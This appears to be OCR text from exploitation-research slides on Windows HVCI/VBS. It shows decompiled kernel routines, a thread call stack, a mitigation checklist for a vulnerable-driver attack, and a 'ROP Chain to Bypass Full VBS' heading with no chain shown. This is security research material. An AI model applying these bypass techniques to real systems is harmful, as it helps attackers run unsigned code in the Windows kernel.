
each of the boot-loaded drivers has each section (.text, etc.) protected by HVCI. This is done by iterating through each section of the boot-loaded driver s and applying the correct VTL 0 permissions.

```
__int64 __fastcall ShvlProtectContiguousPages(__int64 PFN, _DWORD *a2, int protectionMask)
{
  __int64 v4; // [rsp+30h] [rbp+8h] BYREF

  v4 = PFN;
  return ShvlpProtectPages(&v4, a2, protectionMask, 1);
}
```

```
if ( v14 > 0xC )
  v23 = ShvlpInitiateVariableHypercall(12, (_DWORD)v11, 0, 0, v14, (__int64)&v24);
else
  v23 = ShvlpInitiateFastHypercall(12, (_DWORD)v11, 8 * v14 + 16, v14, (__int64)&v24, 0i64, 0);
v12 = v23;
if ( v23 < 0 )
  break;
v15 += v24;
v13 += v24;
v9 -= v24;
```

Microsoft: Never touch my kernel code again!!!

Full VBS Enable



Ugh…
code of the vulnerable drivers
is a kind of kernel code or not?


- ☑ SMEP 1.0 + 2.0: OK
- ☑ KCFG 1.0: OK
- ⚠ KCFG 2.0: No ☹
- 🆗 Null Dereference: Not Related
- 🆗 KASLR: Not Related

What Happens When Asleep?

- nt!PspUserThreadStartup being called - which is the initial thread routine, according to Windows Internals Part 1: 7th Edition.
- Suspended Thread – alertable in the APC queue and wait for resume


```
NTSTATUS PspUserThreadStartup()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( KiIrqlFlags )
  {
    CurrentIrql = KeGetCurrentIrql();
    if ( (KiIrqlFlags & 1) != 0 && (CurrentIrql - 2) <= 0xDu )
    {
      CurrentPrcb = KeGetCurrentPrcb();
      SchedulerAssist = CurrentPrcb->SchedulerAssist;
      v9 = (SchedulerAssist[5] & 0xFFFF0001) == 0;
      SchedulerAssist[5] &= 0xFFFF0001;
      if ( v9 )
        KiRemoveSystemWorkPriorityKick(CurrentPrcb);
    }
  }
  __writecr8(0i64);                              // IRQL = 0
  CurrentThread = KeGetCurrentThread();
  PspDisablePrimaryTokenExchange(CurrentThread);
  if ( (*(&CurrentThread[1].SwapListEntry + 1) & 2) == 0 )
    PspTerminateThreadByPointer(CurrentThread, 0xC000004B, 1);
  v2 = &CurrentThread->ApcState.Process[2].Header.WaitListHead.Flink + 1;
```

```
Call Site
nt!KiSwapContext+0x76
nt!KiSwapThread+0x3a7
nt!KiCommitThreadWait+0x159
nt!KeWaitForSingleObject+0x234
nt!KiSchedulerApc+0x45b
nt!KiDeliverApc+0x314
nt!KiApcInterrupt+0x328 (TrapFrame @ ffffa385`bba350a0)
nt!PspUserThreadStartup+0x48
nt!KiStartUserThread+0x28
nt!KiStartUserThreadReturn (TrapFrame @ ffffa385`bba3546
```





- Windows Security → Core Isolation → Memory Integrity (HVCI)
- HVCI, at a high level, is a technology on Windows systems that prevents attackers from executing unsigned-code in the Windows kernel by essentially preventing readable, writable, and executable memory (RWX) in kernel mode.

ROP Chain to Bypass Full VBS




